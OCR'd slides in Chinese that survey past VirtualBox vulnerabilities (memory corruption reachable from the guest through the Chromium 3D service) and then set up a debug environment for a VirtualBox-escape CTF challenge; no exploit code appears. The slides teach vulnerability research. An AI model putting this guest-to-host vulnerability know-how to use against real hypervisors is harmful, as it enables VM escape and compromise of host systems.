VirtualBox Security - Past Vulnerability 7,8,9

- VirtualBox 對於 3D 圖形的渲染有做加速機制，而此機制是基於 Chromium 來實作
  - Chromium (不是瀏覽器) - 一個提供 remote rendering of OpenGL-based 3D graphics 的 library
- Guest 透過 HGCM 與 Host 的 Chromium server 做互動



$ VirtualBox

VirtualBox Security - Past Vulnerability 7,8,9

- CVE-2014-0981 - VirtualBox crNetRecvReadback Memory Corruption Vulnerability
  - Host 會把 Guest 傳輸請求中的某些欄位當作寫入的位址與長度，因此有 write-what-where
- CVE-2014-0982 - VirtualBox crNetRecvWriteback Memory Corruption Vulnerability
  - 相同成因
- CVE-2014-0983 - VirtualBox crServerDispatchVertexAttrib4NubARB Memory Corruption Vulnerability
  - 欄位被當作 array index，因此有 oob write


$ VirtualBox

VirtualBox Security - Past Vulnerability 10+

- Box Escape: Discovering 10+ Vulnerabilities in VirtualBox 是 2021 年的 conference 投稿，整個內容大致如下：
  - VirtualBox 的架構
  - 挑選合適的 emulation device (backend)
  - CodeQL 找類似的漏洞成因，例如 memcpy 的參數為 Guest 可控
  - AFL++ 做 fuzzing
- 成功找到 10+ 個漏洞，其中幾個有 exploit 成功
- 而簡報對於 backend 與 VirtualBox 架構的說明很清楚，下面會擷取部分簡報內容作介紹


$ VirtualBox

VirtualBox Security - Summary



$ VirtualBox

VirtualBox Security - Summary



$ VirtualBox

VirtualBox Security - Summary


普通 device emulation 的清單如下

Emulated Devices List:

- Emulated motherboard chipset(PCI,PIT,PIC,HPET,etc…);
- Emulated VGA Device;
- Emulated NIC Device(E1000);
- Emulated Audio Controller Devices(HDA,SB16,ICHAC97);
- Emulated USB Controller Devices(OHCI,EHCI,XHCI);
- Emulated Storage Controller Devices(AHCI,FDC,SCSI,NVME,ATA);
- Emulated Serial Port Device;

$ VirtualBox

VirtualBox Security - Summary



$ VirtualBox

VirtualBox Security - Summary

$ VirtualBox

CTF Writeup - 題目環境


- 題目的 README 提供了詳細的說明，使得對 VirtualBox Exploit 沒有經驗的人也能順利架起環境
- 先看執行題目的 run.sh，看似跟 kernel 題目的腳本很像，內容也非常簡單

```
#!/bin/sh
qemu-system-x86_64 -cpu host \
                   -smp cores=2 \
                   --enable-kvm \
                   -m 1G \
                   -nographic \
                   -monitor /dev/null \
                   -drive file=system.img,if=virtio,cache=none,aio=native,discard=on,readonly=on \
                   -drive file=flag,if=virtio,cache=none,aio=native,format=raw,discard=on,readonly=on \
                   -drive file=flag,if=virtio,readonly # option for boot from snapshot
```

$ VirtualBox

CTF Writeup - 題目環境

- 不過實際執行的環境其實是：
  - QEMU - Host
  - Linux kernel-1 - 假的 Host，flag 被掛載在此
  - VirtualBox - Patched VM
  - Linux kernel-2 - 使用者的位置
- 在 Linux kernel-2 中已經預設有 root 權限，不過如果是打 fullchain，則這邊會只有普通使用者權限



$ VirtualBox

CTF Writeup - 題目環境

- Attachment 中有提供檔案 system.img (QCOW2)，此檔案是 Linux kernel-1 的 snapshot，如果要改變開機行為的話，就需要改裡面的 run.sh
- 掛載方式如下：
  - modprobe nbd - 載入 network block device 的 kernel module
  - qemu-nbd -c /dev/nbd0 system.img - 連接 system.img 檔案到 local NBD device /dev/nbd0
  - mount /dev/nbd0p1 <path> - 掛載 NBD device 到目錄 <path>
  - umount path - 卸載
  - qemu-nbd -d /dev/nbd0 - 取消與 /dev/nbd0 的連線

$ VirtualBox

CTF Writeup - 題目環境

- run.sh 為初始化的執行腳本，基本上就是掛 overlayfs 後，執行 VirtualBox 將 VM 跑起來
- VirtualBox 相關的 binary 存放於 ./bin/*
- 在 ./root 底下也存放著 snapshot VM image

```
$ cat run.sh
#!/bin/sh
trap 'poweroff -f' EXIT
mkdir /tmp/upper
mkdir /tmp/workdir
mount -t overlay -o rw,lowerdir=/root,upperdir=/tmp/upper,w
if [ -b /dev/vdc ]; then
        VBoxManage snapshot VM restore VM
fi
vboxheadless -s VM
poweroff -f
```

```
$ ls -al ./bin/V*
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VBoxAutostart -> /opt/VirtualB
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VBoxBalloonCtrl -> /opt/Virtua
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VBoxBugReport -> /opt/VirtualB
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VBoxDTrace -> /opt/VirtualBox/
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VBoxHeadless -> /opt/VirtualBo
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VBoxManage -> /opt/VirtualBox/
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VBoxSDL -> /opt/VirtualBox/VBo
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VBoxVRDP -> /opt/VirtualBox/VB
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VirtualBox -> /opt/VirtualBox/
lrwxrwxrwx 1 root root 23 Nov 10 04:51 ./bin/VirtualBoxVM -> /opt/VirtualBo

10:03:32 u1f383@u1f383 ...ctf/virtualbox-fullchain/mp
$ ls -al ./opt/VirtualBox/VBox.sh
-rwxr-xr-x 1 root root 4677 Oct 11 13:51 ./opt/VirtualBox/VBox.sh
```

```
$ sudo ls -al root
total 56360
drwx------  4 root root     4096 Nov 10 07:57  .
drwxr-xr-x 18 root root     4096 Nov 10 08:24  ..
-rw-------  1 root root     1278 Nov 10 08:03  .bash_history
-rw-r--r--  1 root root      571 Apr 10  2021  .bashrc
drwx------  3 root root     4096 Nov 10 07:57  .config
-rw-r--r--  1 root root      161 Jul  9  2019  .profile
-rw-------  1 root root     1554 Nov 10 05:21  .viminfo
drwx------  3 root root     4096 Nov 10 07:57 'VirtualBox VMs'
-rw-r--r--  1 root root 57676288 Nov 10 07:57  vm.vdi
```

$ VirtualBox

CTF Writeup - Debug 環境

- 下載 VirtualBox-6.1.40 source code
- Apply patch
- 參考官方連結編譯 VirtualBox，configure 參數如下：
  - ./configure --disable-libvpx --disable-libopus --build-libxml2 --disable-alsa --disable-pulse —disable-docs --disable-hardening
    - > --disable-hardening 是官方建議可以加，這樣 binary 就可以用相對路徑執行，方便測試
  - 使用 root 編譯會比較方便，因為 VirtualBox 需要存取 kernel module /dev/vboxdrv
- 編譯 kernel module 時需要 gcc-12

$ VirtualBox

CTF Writeup - Debug 環境

- 複製 ./root/.config/VirtualBox/ 到對應的目錄
- 複製 ./opt/VirtualBox/additions/VBoxGuestAdditions.iso 到對應的目錄
- cp etc/udev/rules.d/60-vboxdrv.rules /etc/udev/rules.d，要新增 Host USB device 給 VirtualBox 用
  - 檔案內的相對路徑需要更新一下
  - 更新 - udevadm control --reload-rules && udevadm trigger

$ VirtualBox

CTF Writeup - Debug 環境

- 執行起來後發現沒 output、沒錯誤訊息 ... ????


```
u1f383# ./VBoxHeadless -s VM

Oracle VM VirtualBox Headless Interface 6.1.40
(C) 2008-2023 Oracle Corporation
All rights reserved.

Type Manifest File: /root/.config/VirtualBox/xpti.dat
nsNativeComponentLoader: autoregistering begins.
nsNativeComponentLoader: autoregistering succeeded
nNCL: registering deferred (0)
Starting virtual machine: 10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
```

```
u1f383# cat VBoxSVC.log
00:00:00.000551 main     VirtualBox XPCOM Server 6.1.40 r154048 linux.amd64 (Mar 15 2023 15:54:35) release log
00:00:00.000553 main     Log opened 2023-03-15T17:50:25.601010000Z
00:00:00.000554 main     Build Type: debug
00:00:00.000555 main     OS Product: Linux
00:00:00.000556 main     OS Release: 6.0.6-060006-generic
00:00:00.000557 main     OS Version: #202210290932 SMP PREEMPT_DYNAMIC Sat Oct 29 09:37:56 UTC 2022
00:00:00.000573 main     DMI Product Name: System Product Name
00:00:00.000579 main     DMI Product Version: System Version
00:00:00.000582 main     Firmware type: UEFI
00:00:00.000711 main     Secure Boot: Disabled
00:00:00.000740 main     Host RAM: 15845MB (15.4GB) total, 14396MB (14.0GB) available
00:00:00.000743 main     Executable: /root/VirtualBox-6.1.40/out/linux.amd64/debug/bin/VBoxSVC
00:00:00.000743 main     Process ID: 3665943
00:00:00.000744 main     Package type: LINUX_64BITS_GENERIC (OSE)
00:00:00.002426 main     IPC socket path: /tmp/.vbox-root-ipc/ipcd
00:00:00.105909 nspr-2   VirtualBox: object creation starts
00:00:00.106443 nspr-2   Home directory: '/root/.config/VirtualBox'
00:00:00.106809 nspr-2   Loading settings file "/root/.config/VirtualBox/VirtualBox.xml" with version "1.12-linux"
00:00:00.108787 nspr-2   Successfully initialised host USB using sysfs
00:00:00.115899 nspr-2   HostDnsMonitor: initializing
00:00:00.116390 nspr-2   NAT: resolv.conf: nameserver 127.0.0.53
00:00:00.116427 nspr-2   NAT: resolv.conf: ignoring "options edns0 trust-ad"
00:00:00.116465 nspr-2   HostDnsMonitor: updating information
00:00:00.116599 nspr-2   HostDnsMonitor: old information
00:00:00.116616 nspr-2     no server entries
00:00:00.116625 nspr-2     no domain set
00:00:00.116632 nspr-2     no search string entries
00:00:00.116641 nspr-2   HostDnsMonitor: new information
00:00:00.116648 nspr-2     server 1: 127.0.0.53
00:00:00.116658 nspr-2     domain: .
00:00:00.116666 nspr-2     search string 1: .
00:00:00.122792 nspr-2   VD: VDInit finished with VINF_SUCCESS
00:00:00.126615 nspr-2   Loading settings file "/root/VirtualBox VMs/VM/VM.vbox" with version "1.16-linux"
00:00:00.128008 nspr-2   VirtualBox: object created
00:00:00.139896 nspr-2   Saving settings file "/root/VirtualBox VMs/VM/VM.vbox" with version "1.16-linux"
```

$ VirtualBox

CTF Writeup - Debug 環境

- 問了出題者 Billy，分析出問題可能在 console，設定 VM UART 將 console 導向至 tcp，然後用 socket 來接 output 即可




```
VBoxManage modifyvm VM --uart1 0x3f8 4
VBoxManage modifyvm VM --uartmode1 tcpserver 1234
```

```
/ # ls -al
ls -al
total 8
drwxr-xr-x   13 root     0             320 Mar 15 17:54 .
drwxr-xr-x   13 root     0             320 Mar 15 17:54 ..
-rw-------    1 root     0               7 Mar 15 17:54 .ash_history
drwxr-xr-x    2 root     0            1900 Nov  7 14:12 bin
drwxr-xr-x    4 root     0            1900 Mar 15 17:50 dev
drwxr-xr-x    3 root     0             140 Nov  7 14:12 etc
drwxr-xr-x    3 root     0              60 Nov  7 14:12 home
-rwxr-xr-x    1 root     0             405 Nov  7 14:20 init
drwxr-xr-x    3 root     0              60 Nov  7 14:12 lib
lrwxrwxrwx    1 root     0              11 Nov  7 14:12 linuxrc -> bin/busybox
dr-xr-xr-x   98 root     0               0 Mar 15 17:50 proc
drwx------    2 root     0              60 Nov  7 14:12 root
drwxr-xr-x    2 root     0            1480 Nov  7 14:12 sbin
dr-xr-xr-x   13 root     0               0 Mar 15 17:50 sys
drwxrwxrwt    2 root     0              40 Mar 15 17:50 tmp
drwxr-xr-x    4 root     0              80 Nov  7 14:12 usr
/ #
```

$ VirtualBox

CTF Writeup - Debug 環境

- 要怎麼把檔案丟到 VM 裡面，這個部分做了許多嘗試
- 1. Shared folder —> 掛不起來
  - ./VBoxManage sharedfolder add VM -name MyShare -hostpath /root/shared
  - mount -t vboxsf MyShare /tmp
  - 錯誤訊息：mounting failed with the error: No such device

```
/ # mount -t vboxsf MyShare /tmp
mount -t vboxsf MyShare /tmp
mount: mounting MyShare on /tmp failed: No such device
```

$ VirtualBox

CTF Writeup - Debug 環境

- 2. mount virtualbox disk image (VDI) - 檔案重生
  - ./voboximg-mount -i ef48af18-e604-463a-8244-90f0ca5d8518 -o allow_root vbox_sysdisk
    - > vhdd - 整個 harddisk
    - > vol0 - 卷0
  - mount vbox_sysdisk/vol0

```
u1f383# ./voboximg-mount --list
Type Manifest File: /root/.config/VirtualBox/xpti.dat
nsNativeComponentLoader: autoregistering begins.
nsNativeComponentLoader: autoregistering succeeded
nNCL: registering deferred (0)
------------------------------------------------------------------
VM:   VM
UUID: 0af7cabc-c5ed-4371-99b8-529d630131f5

    Image:   vm.vdi
    UUID:    ef48af18-e604-463a-8244-90f0ca5d8518
```

